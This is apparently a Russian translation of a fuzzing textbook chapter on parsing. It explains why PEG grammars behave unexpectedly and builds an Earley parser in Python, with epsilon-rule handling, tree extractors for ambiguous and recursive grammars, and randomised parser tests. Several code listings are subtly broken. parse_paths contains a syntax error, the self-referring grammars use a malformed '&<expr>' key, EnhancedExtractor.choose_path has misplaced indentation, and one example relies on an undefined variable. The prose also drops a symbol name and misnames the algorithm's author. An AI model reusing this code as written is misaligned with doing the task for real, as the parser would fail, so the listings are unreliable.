    display(display_tree(tree))

mystring = "1 * (2 + 3.35)"
for tree in peg.parse(mystring):
    assert tree_to_string(tree) == mystring
    display(display_tree(tree))
```

Важно помнить: хотя запись PEG похожа на CFG, описываемый язык может отличаться. Совпадение языков гарантировано лишь для грамматик класса LL(1); для других классов поведение PEG иногда оказывается неожиданным.

Разбор контекстно-свободных грамматик

Проблемы PEG

Несмотря на внешнюю простоту, поведение PEG в некоторых случаях неинтуитивно. Рассмотрим следующий пример.

```
PEG_SURPRISE: Grammar = {
    "<A>": ["a<A>a", "aa"]
}
```

Если трактовать её как CFG и использовать для генерации, получаются строки с чётным положительным числом букв a: aa, aaaa, aaaaaa и так далее.

```
strings = []
for nn in range(4):
    f = GrammarFuzzer(PEG_SURPRISE, start_symbol='<A>')
    tree = ('<A>', None)
    for _ in range(nn):
        tree = f.expand_tree_once(tree)
    tree = f.expand_tree_with_strategy(tree, f.expand_node_min_cost)
    strings.append(tree_to_string(tree))
    display_tree(tree)
strings

['aa', 'aaaa', 'aaaaaa', 'aaaaaaaa']
```

Однако PEG-анализатор распознаёт только длины, являющиеся степенями двойки:

```
peg = PEGParser(PEG_SURPRISE, start_symbol='<A>')
for s in strings:
    with ExpectError():
        for tree in peg.parse(s):
            display_tree(tree)
            print(s)

aa
aaaa
SyntaxError: at 'aa' (expected)
aaaaaaaa
```

Это не единственная трудность. PEG выразительны, а Packrat-анализатор прост, но они ориентированы на распознавание языков. Произвольную PEG нельзя очевидным образом преобразовать в CFG, и наивная смена трактовки даёт неверный язык. Даже точное соотношение классов языков PEG и CFG не вполне просто. Поскольку основная цель книги — фаззинг, то есть *генерация* строк, далее нужны анализаторы, принимающие контекстно-свободные грамматики.

Общая идея CFG-анализатора: просматривать допустимое число следующих символов входа и по ним вместе с текущим состоянием определять правила, способные продолжить разбор. Рассмотрим классический алгоритм Эрли.

Анализатор Эрли

Анализатор Эрли — универсальный алгоритм для произвольных CFG, созданный Джеймсом Эрли (Jay Earley, 1970) для вычислительной лингвистики. Для произвольной грамматики его сложность составляет $O(n^3)$, для однозначной — $O(n^2)$, а для грамматик LR(k) — $O(n)$. Более поздние улучшения, в частности обработку эpsilon-правил, предложили Эйкок и соавторы.

Наша реализация требует единственного варианта у начального символа. Практического ограничения здесь нет: грамматику

```
grammar = {
    '<start>': ['<A>', '<B>'],
    # ...
}
```

можно переписать так:

```
grammar = {
    '<start>': ['<start_>'],
    '<start_>': ['<A>', '<B>'],
    # ...
}
```

Реализуем EarleyParser как ещё один подкласс Parser.

Экскурс: реализация EarleyParser

Сначала построим упрощённую версию почти для всех CFG. Она ещё не понимает эpsilon-правила, выводящие пустую строку; поддержку таких правил добавим позднее.

В примерах используется следующая грамматика:

```
SAMPLE_GRAMMAR: Grammar = {
    '<start>': ['<A><B>'],
    '<A>': ['a<B>c', 'a<A>'],
    '<B>': ['b<C>', '<D>'],
    '<C>': ['c'],
    '<D>': ['d']
}
C_SAMPLE_GRAMMAR = canonical(SAMPLE_GRAMMAR)
syntax_diagram(SAMPLE_GRAMMAR)
```

Основная идея алгоритма Эрли:

- начать с вариантов начального символа; каждый вариант представляет возможный путь разбора, а позиция внутри него показывает уже распознанную часть;
- если в текущей позиции стоит нетерминал, добавить в очередь все его варианты и повторять это рекурсивно;

- сравнить очередной символ входа с терминалами в текущих позициях состояний; совпавшие состояния продвинуть на один шаг и поместить в очередь следующей позиции входа;
- когда состояние завершено, найти соответствующий ему нетерминал и продвинуть все ожидающие этот нетерминал состояния;
- обрабатывать очередь до исчерпания, затем перейти к следующему символу входа.

Динамическое программирование строит таблицу, или *диаграмму* (chart), содержащую лес возможных разборов в каждой позиции строки. Число столбцов на единицу больше длины входа, а каждый столбец хранит правила на разных стадиях распознавания.

Для входа adcd столбец 0 начинается с:

```
<start> : • <A> <B>
<A> : • a <B> c
<A> : • a <A>
```

Точка • отмечает текущую позицию разбора. После чтения a столбец 1 содержит:

```
<A> : a • <B> c
<A> : a • <A>
<B> : • b <C>
<B> : • <D>
<A> : • a <B> c
<A> : • a <A>
<D> : • d
```

После чтения d столбец 2:

```
<D> : d •
<B> : <D> •
<A> : a <B> • c
```

После c столбец 3:

```
<A> : a <B> c •
<start> : <A> • <B>
<B> : • b <C>
<B> : • <D>
<D> : • d
```

И после последней d столбец 4:

```
<D> : d •
<B> : <D> •
<start> : <A> <B> •
```

Точка в конце <start> означает успешный полный разбор. Из-за табличного представления алгоритм называют также анализатором диаграмм.

Столбцы

Column инициализируется позицией во входе и символом в этой позиции; внутри хранится список добавленных состояний:

```
class Column:
    def __init__(self, index, letter):
        self.index, self.letter = index, letter
        self.states, self._unique = [], {}

    def __str__(self):
        return "%s chart[%d]\n%s" % (
            self.letter, self.index,
            "\n".join(str(state) for state in self.states
                      if state.finished()))
```

Столбец хранит только уникальные состояния. При добавлении уже известного состояния возвращается существующий объект:

```
class Column(Column):
    def add(self, state):
        if state in self._unique:
            return self._unique[state]
        self._unique[state] = state
        self.states.append(state)
        state.e_col = self
        return self._unique[state]
```

Элементы

Элемент (*item*) представляет незавершённый разбор конкретного правила. Он хранит имя нетерминала, выбранное выражение `expr` и текущую позицию `dot`. В терминологии LR это элемент LR(0).

```
class Item:
    def __init__(self, name, expr, dot):
        self.name, self.expr, self.dot = name, expr, dot
```

`finished()` проверяет достижение конца выражения, `advance()` создаёт элемент с точкой на один токен правее, а `at_dot()` возвращает текущий символ:

```
class Item(Item):
    def finished(self):
        return self.dot >= len(self.expr)

    def advance(self):
        return Item(self.name, self.expr, self.dot + 1)

    def at_dot(self):
        return self.expr[self.dot] if self.dot < len(self.expr) else None
```

Пример для второго варианта :

```
item_name = '<B>'
item_expr = C_SAMPLE_GRAMMAR[item_name][1]
an_item = Item(item_name, tuple(item_expr), 0)
an_item.at_dot()

'<D>'

another_item = an_item.advance()
another_item.finished()

True
```

Состояния

Состояние Эрли — это `Item` плюс начальный `s_col` и конечный `e_col` столбцы. Для сравнения состояний определены хеширование и равенство:

```
class State(Item):
    def __init__(self, name, expr, dot, s_col, e_col=None):
        super().__init__(name, expr, dot)
        self.s_col, self.e_col = s_col, e_col

    def __str__(self):
        def idx(var):
            return var.index if var else -1

        return self.name + ' := ' + ' '.join([
```

```

        str(p)
        for p in [*self.expr[:self.dot], '|', *self.expr[self.dot:]]
    ]) + "(%d,%d)" % (idx(self.s_col), idx(self.e_col))

    def copy(self):
        return State(self.name, self.expr, self.dot,
                     self.s_col, self.e_col)

    def _t(self):
        return (self.name, self.expr, self.dot, self.s_col.index)

    def __hash__(self):
        return hash(self._t())

    def __eq__(self, other):
        return self._t() == other._t()

    def advance(self):
        return State(self.name, self.expr, self.dot + 1, self.s_col)

```

Первый столбец и начальное состояние создаются так:

```

col_0 = Column(0, None)
item_tuple = tuple(*C_SAMPLE_GRAMMAR[START_SYMBOL])
start_state = State(START_SYMBOL, item_tuple, 0, col_0)
col_0.add(start_state)
start_state.at_dot()

'<A>'

```

Добавим варианты ожидаемого <A>:

```

sym = start_state.at_dot()
for alt in C_SAMPLE_GRAMMAR[sym]:
    col_0.add(State(sym, tuple(alt), 0, col_0))
for s in col_0.states:
    print(s)

<start>:= | <A> <B>(0,0)
<A>:= | a <B> c(0,0)
<A>:= | a <A>(0,0)

```

Алгоритм разбора

Алгоритм создаёт по столбцу для каждой границы между символами входа и помещает в первый столбец состояние начального правила с точкой в позиции 0:

```

<start>: • <A> <B>

```

Затем частично заполненная диаграмма передаётся процедуре заполнения.

```

class EarleyParser(Parser):
    """Парсер Элли. Может разбирать любую контекстно-свободную грамматику."""

    def __init__(self, grammar: Grammar, **kwargs) -> None:
        super().__init__(grammar, **kwargs)
        self.chart: List = []

    def chart_parse(self, words, start):
        alt = tuple(*self.cgrammar[start])
        chart = [Column(i, tok) for i, tok in enumerate([None, *words])]
        chart[0].add(State(start, alt, 0, chart[0]))
        return self.fill_chart(chart)

```

Предсказание

Если состояние имеет вид $\langle A \rangle: a \bullet \langle B \rangle$ с, следующим ожидается нетерминал $\langle B \rangle$. Операция `predict()` добавляет в текущий столбец все варианты $\langle B \rangle$ с точкой в начале:

```
class EarleyParser(EarleyParser):
    def predict(self, col, sym, state):
        for alt in self.cgrammar[sym]:
            col.add(State(sym, tuple(alt), 0, col))
```

Например, исходный столбец содержит только начальное состояние:

```
<start>:= | <A> <B>(0,0)
```

После предсказания вариантов $\langle A \rangle$ он выглядит так:

```
<start>:= | <A> <B>(0,0)
<A>:= | a <B> c(0,0)
<A>:= | a <A>(0,0)
```

Сканирование

Если после точки стоит терминал и он совпадает с символом следующего столбца, операция `scan()` переносит туда состояние с продвинутой точкой:

```
class EarleyParser(EarleyParser):
    def scan(self, col, state, letter):
        if letter == col.letter:
            col.add(state.advance())
```

Так, сканирование а для состояния

```
<A>:= | a <B> c(0,0)
```

создаёт в столбце 1 состояние:

```
<A>:= a | <B> c(0,1)
```

Завершение

Когда точка дошла до конца правила, соответствующий нетерминал распознан. Операция `complete()` возвращается к его начальному столбцу, находит состояния, ожидающие этот нетерминал, и переносит их с продвинутой точкой в текущий столбец:

```
class EarleyParser(EarleyParser):
    def complete(self, col, state):
        return self.earley_complete(col, state)

    def earley_complete(self, col, state):
        parent_states = [
            st for st in state.s_col.states if st.at_dot() == state.name
        ]
        for st in parent_states:
            col.add(st.advance())
```

Например, завершение $\langle D \rangle$ во втором столбце:

```
<D>:= d |(1,2)
```

добавляет завершённый $\langle B \rangle$ и продвигает ожидавшее его правило $\langle A \rangle$:

```
<D>:= d |(1,2)
<B>:= <D> |(1,2)
<A>:= a <B> | c(0,2)
```

Заполнение диаграммы

Для каждого состояния выбирается одна из трёх операций: завершение для законченного правила, предсказание для нетерминала после точки и сканирование для терминала:

```
class EarleyParser(EarleyParser):
    def fill_chart(self, chart):
        for i, col in enumerate(chart):
            for state in col.states:
                if state.finished():
                    self.complete(col, state)
                else:
                    sym = state.at_dot()
                    if sym in self.cgrammar:
                        self.predict(col, sym, state)
                    else:
                        if i + 1 >= len(chart):
                            continue
                        self.scan(chart[i + 1], state, sym)
            if self.log:
                print(col, '\n')
        return chart
```

После разбора adcd существенные состояния диаграммы имеют следующий вид:

```
None chart[0]

a chart[1]

d chart[2]
<D>:= d |(1,2)
<B>:= <D> |(1,2)

c chart[3]
<A>:= a <B> c |(0,3)

d chart[4]
<D>:= d |(3,4)
<B>:= <D> |(3,4)
<start>:= <A> <B> |(0,4)
```

Последнее состояние подтверждает, что <start> распознан от позиции 0 до позиции 4.

Метод разбора

Чтобы определить длину распознанного префикса, найдём последний столбец, содержащий состояние начального символа:

```
class EarleyParser(EarleyParser):
    def parse_prefix(self, text):
        self.table = self.chart_parse(text, self.start_symbol())
        for col in reversed(self.table):
            states = [
                st for st in col.states if st.name == self.start_symbol()
            ]
            if states:
                return col.index, states
        return -1, []

ep = EarleyParser(SAMPLE_GRAMMAR)
cursor, last_states = ep.parse_prefix('adcd')
print(cursor, [str(s) for s in last_states])

4 ['<start>:= <A> <B> |(0,4)']
```

Следующая реализация основана на превосходном [руководстве Лупа Вайяна по разбору Эрли](#). Метод parse() использует определённые ниже parse_forest() и extract_trees():

```

class EarleyParser(EarleyParser):
    def parse(self, text):
        cursor, states = self.parse_prefix(text)
        start = next((s for s in states if s.finished()), None)

        if cursor < len(text) or not start:
            raise SyntaxError("at " + repr(text[cursor:]))

        forest = self.parse_forest(self.table, start)
        for tree in self.extract_trees(forest):
            yield self.prune_tree(tree)

```

Пути разбора

Метод `parse_paths()` сопоставляет выражение `named_expr` с уже разобранной строкой. Он извлекает последний символ выражения. Для терминала проверяется символ в столбце `til`; при совпадении начальная позиция сдвигается назад на длину терминала. Для нетерминала выбираются законченные состояния с таким именем в столбце `til`, а их начальные столбцы становятся конечными позициями оставшейся части выражения.

Для каждой найденной начальной позиции метод рекурсивно строит пути оставшегося выражения:

```

class EarleyParser(EarleyParser):
    def parse_paths(self, named_expr, chart, frm, til):
        def paths(state, start, k, e):
            if not e:
                return [(state, k)] if start == frm else []
            else:
                return [(state, k)] + r
                    for r in self.parse_paths(e, chart, frm, start)]

        *expr, var = named_expr
        starts = None
        if var not in self.cgrammar:
            starts = [(var, til - len(var),
                        't')] if til > 0 and chart[til].letter == var else []
        else:
            starts = [(s, s.s_col.index, 'n') for s in chart[til].states
                      if s.finished() and s.name == var]

        return [p for s, start, k in starts for p in paths(s, start, k, expr)]

```

Для правила `<start> → <A><B>` и строки `adcd` получаем путь из двух распознанных состояний:

```

print(SAMPLE_GRAMMAR['<start>'])
ep = EarleyParser(SAMPLE_GRAMMAR)
completed_start = last_states[0]
paths = ep.parse_paths(completed_start.expr, columns, 0, 4)
for path in paths:
    print([list(str(s_) for s_ in s) for s in path])

['<A><B>']
[['<B>:= <D> |(3,4)', 'n'], ['<A>:= a <B> c |(0,3)', 'n']]

```

Иными словами, `<A>` распознан в начале как `a<B>c`, а следующий `<B>` — как `<D>`.

Леса разбора

Метод `parse_forest()` принимает состояние завершённого разбора и определяет все способы сопоставить его выражение с разобранной строкой. Например, состояние с выражением `[<expr>, +, <expr>]` для `1+2+3` допускает как `[{<expr>: 1+2}, +, {<expr>: 3}]`, так и `[{<expr>: 1}, +, {<expr>: 2+3}]`.


```

class EarleyParser(EarleyParser):
    def forest(self, s, kind, chart):
        return self.parse_forest(chart, s) if kind == 'n' else (s, [])

    def parse_forest(self, chart, state):
        pathexprs = self.parse_paths(state.expr, chart, state.s_col.index,
                                     state.e_col.index) if state.expr else []
        return state.name, [[(v, k, chart) for v, k in reversed(pathexpr)]
                             for pathexpr in pathexprs]

```

Извлечение деревьев

Результат `parse_forest()` — лес деревьев. Пока выберем из него первое доступное дерево вывода:

```

class EarleyParser(EarleyParser):
    def extract_a_tree(self, forest_node):
        name, paths = forest_node
        if not paths:
            return (name, [])
        return (name, [self.extract_a_tree(self.forest(*p)) for p in paths[0]])

    def extract_trees(self, forest):
        yield self.extract_a_tree(forest)

```

Проверим парсер на более содержательной грамматике арифметических и логических выражений:

```

A3_GRAMMAR: Grammar = {
    "<start>": ["<bexpr>"],
    "<bexpr>": [
        "<aexpr><gt><aexpr>", "<aexpr><lt><aexpr>", "<aexpr>=<aexpr>",
        "<bexpr>=<bexpr>", "<bexpr>&<bexpr>", "<bexpr>|<bexpr>", "(<bexpr>)"
    ],
    "<aexpr>":
    ["<aexpr>+<aexpr>", "<aexpr>-<aexpr>", "(<aexpr>)", "<integer>"],
    "<integer>": ["<digit><integer>", "<digit>"],
    "<digit>": ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9"],
    "<lt>": ['<'],
    "<gt>": ['>']
}

```

Синтаксические диаграммы можно получить вызовом:

```
syntax_diagram(A3_GRAMMAR)
```

Разбор сохраняет исходную строку:

```

mystring = '(1+24)=33'
parser = EarleyParser(A3_GRAMMAR)
for tree in parser.parse(mystring):
    assert tree_to_string(tree) == mystring
    display_tree(tree)

```

Теперь у нас есть полный парсер почти произвольных КС-грамматик. Остаётся небольшой крайний случай — ε-правила, к которому мы вернёмся ниже.

Неоднозначный разбор

Неоднозначная грамматика может породить несколько деревьев вывода для одной строки. Например, `A3_GRAMMAR` разбирает `1+2+3` как `[1+2]+3` и как `1+[2+3]`. Одного дерева достаточно для однозначного разбора, но при неоднозначности следует извлечь их все:

```
import itertools as I
```

```

class EarleyParser(EarleyParser):
    def extract_trees(self, forest_node):
        name, paths = forest_node
        if not paths:
            yield (name, [])

        for path in paths:
            ptrees = [self.extract_trees(self.forest(*p)) for p in path]
            for p in I.product(*ptrees):
                yield (name, p)

```

Проверим результат сначала на 1+2:

```

mystring = '1+2'
parser = EarleyParser(A1_GRAMMAR)
for tree in parser.parse(mystring):
    assert mystring == tree_to_string(tree)
    display_tree(tree)

```

Для дополнительной проверки можно сгенерировать выражения грамматическим фаззером и разобрать каждое из них:

```

gf = GrammarFuzzer(A1_GRAMMAR)
for i in range(5):
    s = gf.fuzz()
    print(i, s)
    for tree in parser.parse(s):
        assert tree_to_string(tree) == s

0 045+3+2-9+7-7-5-1-449
1 0+9+5-2+1-8+4-3+7+2
2 76413
3 9339
4 62

```

Поправка Айкока для ε-правил

При разборе часто нужно знать, способен ли нетерминал вывести пустую строку. Такие нетерминалы называются *обнуляемыми* (nullable). В следующей грамматике <A> обнуляем; следовательно, обнуляем и <start>, одним из вариантов которого служит <A>. Нетерминал не обнуляем:

```

E_GRAMMAR_1: Grammar = {
    '<start>': ['<A>', '<B>'],
    '<A>': ['a', ''],
    '<B>': ['b']
}

```

Исходная реализация алгоритма Эрли не вполне правильно обрабатывает правила, выводющие пустую строку. Например, следующая грамматика должна принимать a:

```

EPSILON = ''
E_GRAMMAR: Grammar = {
    '<start>': ['<S>'],
    '<S>': ['<A><A><A><A>'],
    '<A>': ['a', '<E>'],
    '<E>': [EPSILON]
}

syntax_diagram(E_GRAMMAR)

```

Однако текущий парсер с ней терпит неудачу:

```

mystring = 'a'
parser = EarleyParser(E_GRAMMAR)
with ExpectError():
    trees = parser.parse(mystring)

```

Айкок и соавторы предлагают простое исправление: заранее вычислить множество nullable и использовать его для немедленного продвижения состояний, ожидающих обнуляемый нетерминал. Сначала нужно найти все нетерминалы, способные вывести пустую строку.

Это делается итеративным просмотром правил: на каждой итерации учитываются новые найденные обнуляемые символы, а процесс останавливается при достижении устойчивого результата. Обобщим такую процедуру понятием неподвижной точки.

Неподвижная точка

Неподвижная точка функции — элемент её области определения, который функция отображает в него самого. Например, 1 — неподвижная точка квадратного корня, поскольку `sqrt(1) == 1`.

Здесь для проверки равенства применяется `str`, а не `hash`: множество имеет хорошее строковое представление, но само не хешируется.

```
def fixpoint(f):
    def helper(arg):
        while True:
            sarg = str(arg)
            arg_ = f(arg)
            if str(arg_) == sarg:
                return arg
            arg = arg_
    return helper
```

Вспомним `my_sqrt()` из [первой главы](#). Его можно определить через неподвижную точку:

```
def my_sqrt(x):
    @fixpoint
    def _my_sqrt(approx):
        return (approx + x / approx) / 2

    return _my_sqrt(1)

my_sqrt(2)

1.414213562373095
```

Обнуляемость

Аналогично определим nullable через `fixpoint`. Один промежуточный шаг принимает текущее множество обнуляемых символов и ищет правила, вся последовательность которых уже способна дать пустую строку.

Функция `rules()` переводит словарное представление грамматики в пары «нетерминал — вариант»:

```
def rules(grammar):
    return [(key, choice)
            for key, choices in grammar.items()
            for choice in choices]
```

Функция `terminals()` извлекает все терминалы из канонического представления грамматики:

```
def terminals(grammar):
    return set(token
               for key, choice in rules(grammar)
               for token in choice if token not in grammar)

def nullable_expr(expr, nullables):
```

```

        return all(token in nullables for token in expr)

def nullable(grammar):
    productions = rules(grammar)

    @fixpoint
    def nullable_(nullables):
        for A, expr in productions:
            if nullable_expr(expr, nullables):
                nullables |= {A}
        return (nullables)

    return nullable_({EPSILON})

for key, grammar in {
    'E_GRAMMAR': E_GRAMMAR,
    'E_GRAMMAR_1': E_GRAMMAR_1
}.items():
    print(key, nullable(canonical(grammar)))

E_GRAMMAR {'<start>', '<S>', '<E>', '<A>'}
E_GRAMMAR_1 {'<start>', '<A>'}

```

После predict() достаточно проверить ожидаемый нетерминал на обнуляемость и при необходимости сразу продвинуть состояние:

```

class EarleyParser(EarleyParser):
    def __init__(self, grammar, **kwargs):
        super().__init__(grammar, **kwargs)
        self.epsilon = nullable(self.cgrammar)

    def predict(self, col, sym, state):
        for alt in self.cgrammar[sym]:
            col.add(State(sym, tuple(alt), 0, col))
        if sym in self.epsilon:
            col.add(state.advance())

```

Теперь строка разбирается:

```

mystring = 'a'
parser = EarleyParser(E_GRAMMAR)
for tree in parser.parse(mystring):
    display_tree(tree)

```

Проверим ещё две грамматики с непосредственной и косвенной самоссылкой:

```

DIRECTLY_SELF_REFERRING: Grammar = {
    '<start>': ['<query>'],
    '<query>': ['select <expr> from a'],
    "&<expr>": ["<expr>", "a"],
}
INDIRECTLY_SELF_REFERRING: Grammar = {
    '<start>': ['<query>'],
    '<query>': ['select <expr> from a'],
    "&<expr>": ["<aexpr>", "a"],
    "<aexpr>": ["<expr>"],
}

mystring = 'select a from a'
for grammar in [DIRECTLY_SELF_REFERRING, INDIRECTLY_SELF_REFERRING]:
    forest = EarleyParser(grammar).parse(mystring)
    print('recognized', mystring)
    try:
        for tree in forest:
            print(tree_to_string(tree))
    except RecursionError as e:
        print("Recursion error", e)

recognized select a from a
Recursion error maximum recursion depth exceeded
recognized select a from a
Recursion error maximum recursion depth exceeded

```

Ошибка возникает потому, что `extract_trees()` работает энергично: прежде чем построить внешнее дерево, он пытается извлечь все внутренние деревья. Самоссылка приводит к бесконечной рекурсии. Следующий простой экстрактор избегает её, лениво и случайно выбирая раскрываемый узел.

Экстрактор деревьев

Лес разбора может содержать бесконечное число деревьев. Поэтому будем извлекать по одному дереву за раз:

```
class SimpleExtractor:
    def __init__(self, parser, text):
        self.parser = parser
        cursor, states = parser.parse_prefix(text)
        start = next((s for s in states if s.finished()), None)
        if cursor < len(text) or not start:
            raise SyntaxError("at " + repr(cursor))
        self.my_forest = parser.parse_forest(parser.table, start)

    def extract_a_node(self, forest_node):
        name, paths = forest_node
        if not paths:
            return ((name, 0, 1), []), (name, [])
        cur_path, i, length = self.choose_path(paths)
        child_nodes = []
        pos_nodes = []
        for s, kind, chart in cur_path:
            f = self.parser.forest(s, kind, chart)
            postree, ntree = self.extract_a_node(f)
            child_nodes.append(ntree)
            pos_nodes.append(postree)

        return ((name, i, length), pos_nodes), (name, child_nodes)

    def choose_path(self, arr):
        length = len(arr)
        i = random.randrange(length)
        return arr[i], i, length

    def extract_a_tree(self):
        pos_tree, parse_tree = self.extract_a_node(self.my_forest)
        return self.parser.prune_tree(parse_tree)
```

Использование для прямой самоссылки:

```
de = SimpleExtractor(EarleyParser(DIRECTLY_SELF_REFERRING), mystring)
for i in range(5):
    tree = de.extract_a_tree()
    print(tree_to_string(tree))

select a from a
select a from a
select a from a
select a from a
select a from a
```

И для косвенной:

```
ie = SimpleExtractor(EarleyParser(INDIRECTLY_SELF_REFERRING), mystring)
for i in range(5):
    tree = ie.extract_a_tree()
    print(tree_to_string(tree))
```

`SimpleExtractor` не гарантирует уникальность возвращаемых деревьев. Это можно исправить, сохраняя в `pos_tree`, какие именно узлы раскрывались, и не исследуя повторно те же пути. Для

этого выделим поток случайных решений и будем с его помощью управлять обходом. Разные пути обхода образуют дерево вариантов.

Узел одного выбора хранит текущий вариант в `self._chosen`, следующий выбор в `self.next`, а общее число вариантов — в `self._total`:

```
class ChoiceNode:
    def __init__(self, parent, total):
        self._p, self._chosen = parent, 0
        self._total, self.next = total, None

    def chosen(self):
        assert not self.finished()
        return self._chosen

    def __str__(self):
        return '%d(%s/%s %s)' % (self._i, str(self._chosen),
                                str(self._total), str(self.next))

    def __repr__(self):
        return repr((self._i, self._chosen, self._total))

    def increment(self):
        # После приращения следующий узел становится недействительным
        self.next = None
        self._chosen += 1
        if self.finished():
            if self._p is None:
                return None
            return self._p.increment()
        return self

    def finished(self):
        return self._chosen >= self._total
```

Улучшенный экстрактор начинает с корневого узла выбора:

```
class EnhancedExtractor(SimpleExtractor):
    def __init__(self, parser, text):
        super().__init__(parser, text)
        self.choices = ChoiceNode(None, 1)
```

`choose_path()` возвращает элемент, соответствующий следующему узлу выбора; если его ещё нет, создаёт его:

```
class EnhancedExtractor(EnhancedExtractor):
    def choose_path(self, arr, choices):
        arr_len = len(arr)
        if choices.next is not None:
            if choices.next.finished():
                return None, None, None, choices.next
        else:
            choices.next = ChoiceNode(choices, arr_len)
            next_choice = choices.next.chosen()
            choices = choices.next
        return arr[next_choice], next_choice, arr_len, choices
```

При извлечении нужно решить, разрешать ли бесконечные леса или ограничиться конечным числом деревьев без прямой рекурсии. Здесь исключается ситуация, когда предок с тем же нетерминалом покрывает тот же диапазон входа. Если встречена такая рекурсия либо исчерпаны варианты узла, текущий узел выбора возвращается до `extract_a_tree()`. Там последний выбор увеличивается; при необходимости увеличение распространяется к родителям до первого ещё не исчерпанного варианта.

```
class EnhancedExtractor(EnhancedExtractor):
    def extract_a_node(self, forest_node, seen, choices):
        name, paths = forest_node
        if not paths:
            return (name, []), choices
```

```

cur_path, _i, _l, new_choices = self.choose_path(paths, choices)
if cur_path is None:
    return None, new_choices
child_nodes = []
for s, kind, chart in cur_path:
    if kind == 't':
        child_nodes.append((s, []))
        continue
    nid = (s.name, s.s_col.index, s.e_col.index)
    if nid in seen:
        return None, new_choices
    f = self.parser.forest(s, kind, chart)
    ntree, newer_choices = self.extract_a_node(
        f, seen | {nid}, new_choices)
    if ntree is None:
        return None, newer_choices
    child_nodes.append(ntree)
    new_choices = newer_choices
return (name, child_nodes), new_choices

```

`extract_a_tree()` выполняет поиск в глубину. Если извлечение возвращает `None`, текущий вариант исчерпан либо встретилась рекурсия; тогда выбор увеличивается и исследуется новый путь:

```

class EnhancedExtractor(EnhancedExtractor):
    def extract_a_tree(self):
        while not self.choices.finished():
            parse_tree, choices = self.extract_a_node(
                self.my_forest, set(), self.choices)
            choices.increment()
            if parse_tree is not None:
                return self.parser.prune_tree(parse_tree)
        return None

```

Экстрактор выдаёт только узлы без прямой рекурсии — узел пропускается, если нетерминал покрывает тот же диапазон, что и предок с таким же именем:

```

ee = EnhancedExtractor(EarleyParser(INDIRECTLY_SELF_REFERRING), mystring)
i = 0
while True:
    i += 1
    t = ee.extract_a_tree()
    if t is None:
        break
    print(i, t)
    s = tree_to_string(t)
    assert s == mystring

1 ('<start>', [(('<query>', [(('select ', []), ('<expr>', [(('a', [])]), (' from a', [])))]))

```

Для неоднозначного `1+2+3+4` экстрактор находит пять различных расстановок скобок:

```

istring = '1+2+3+4'
ee = EnhancedExtractor(EarleyParser(A1_GRAMMAR), istring)
i = 0
while True:
    i += 1
    t = ee.extract_a_tree()
    if t is None:
        break
    print(i, t)
    s = tree_to_string(t)
    assert s == istring

```

Другие варианты разбора Эрли

Для парсеров Эрли существует множество других оптимизаций. Быстрая реализация промышленного уровня — [парсер Marpa](#). Кроме того, алгоритм не ограничен символическими

данными: обобщённый парсер Эрли способен разбирать потоки, в том числе аудио и видео [qi2018generalized].

Конец экскурсии

Несколько примеров работы парсера Эрли:

```
mystring = "1 + (2 * 3)"
earley = EarleyParser(EXPR_GRAMMAR)
for tree in earley.parse(mystring):
    assert tree_to_string(tree) == mystring
    display(display_tree(tree))

mystring = "1 * (2 + 3.35)"
for tree in earley.parse(mystring):
    assert tree_to_string(tree) == mystring
    display(display_tree(tree))
```

В отличие от описанного выше PEGParser, EarleyParser справляется с произвольными контекстно-свободными грамматиками.

Экскурс: тестирование парсеров

Мы определили два варианта парсера, но хотелось бы убедиться, что они работают правильно. Это можно доказать формально, однако нагляднее генерировать случайные грамматики и соответствующие им строки, а затем разбирать строки той же грамматикой.

Сначала построим грамматику одной правой части правила из заданных терминалов и нетерминалов:

```
def prod_line_grammar(nonterminals, terminals):
    g = {
        '<start>': ['<symbols>'],
        '<symbols>': ['<symbol><symbols>', '<symbol>'],
        '<symbol>': ['<nonterminals>', '<terminals>'],
        '<nonterminals>': ['<lt><alpha><gt>'],
        '<lt>': ['<'],
        '<gt>': ['>'],
        '<alpha>': nonterminals,
        '<terminals>': terminals
    }

    if not nonterminals:
        g['<nonterminals>'] = ['']
        del g['<lt>']
        del g['<alpha>']
        del g['<gt>']

    return g

syntax_diagram(prod_line_grammar(["A", "B", "C"], ["1", "2", "3"]))
```

Теперь создадим случайное правило с новым именем и заданным числом вариантов:

```
def make_rule(nonterminals, terminals, num_alts):
    prod_grammar = prod_line_grammar(nonterminals, terminals)

    gf = GrammarFuzzer(prod_grammar, min_nonterminals=3, max_nonterminals=5)
    name = "<%s>" % ''.join(random.choices(string.ascii_uppercase, k=3))

    return (name, [gf.fuzz() for _ in range(num_alts)])

make_rule(["A", "B", "C"], ["1", "2", "3"], 3)
```



```
('<FYU>', ['<C>23', '<C><A>', '<B><C>3'])

from Grammars import unreachable_nonterminals
```

Полная случайная грамматика строится последовательным добавлением правил. Недостижимые части удаляются:

```
def make_grammar(num_symbols=3, num_alts=3):
    terminals = list(string.ascii_lowercase)
    grammar = {}
    name = None
    for _ in range(num_symbols):
        nonterminals = [k[1:-1] for k in grammar.keys()]
        name, expansions = \
            make_rule(nonterminals, terminals, num_alts)
        grammar[name] = expansions

    grammar[START_SYMBOL] = [name]

    # Удаляем неиспользуемые части
    for nonterminal in unreachable_nonterminals(grammar):
        del grammar[nonterminal]

    assert is_valid_grammar(grammar)

    return grammar

make_grammar()

{'<ILY>': ['lhp', 'gta', 'sm'],
 '<FZD>': ['qn<ILY>', 'e<ILY><ILY>g', '<ILY>f<ILY>m'],
 '<ITK>': ['<ILY>fyy', '<ILY><ILY>t', '<FZD>l<ILY>ao'],
 '<start>': ['<ITK>']}
```

Наконец проверим, что случайные грамматики принимаются парсером Эрли, а восстановленное дерево даёт исходную сгенерированную строку:

```
for i in range(5):
    my_grammar = make_grammar()
    print(my_grammar)
    parser = EarleyParser(my_grammar)
    mygf = GrammarFuzzer(my_grammar)
    s = mygf.fuzz()
    print(s)
    for tree in parser.parse(s):
        assert tree_to_string(tree) == s
        display_tree(tree)
```

Так завершены реализация и тестирование парсера *произвольных* КС-грамматик, который далее можно применять вместе с LangFuzzer для создания более качественных входных данных.

Конец экскурса

Дополнительные сведения

Существует множество способов разобрать строку по заданной грамматике и получить соответствующее дерево или деревья вывода. Некоторые методы работают лишь с определёнными классами грамматик. Эти классы называют по виду парсера, способного их принимать: верхняя граница возможностей парсера и задаёт одноимённый класс грамматик.

Две главные традиции синтаксического анализа — *LL* и *LR*. *LL* означает чтение слева направо с построением левого вывода и представляет нисходящий подход. *LR* означает чтение слева

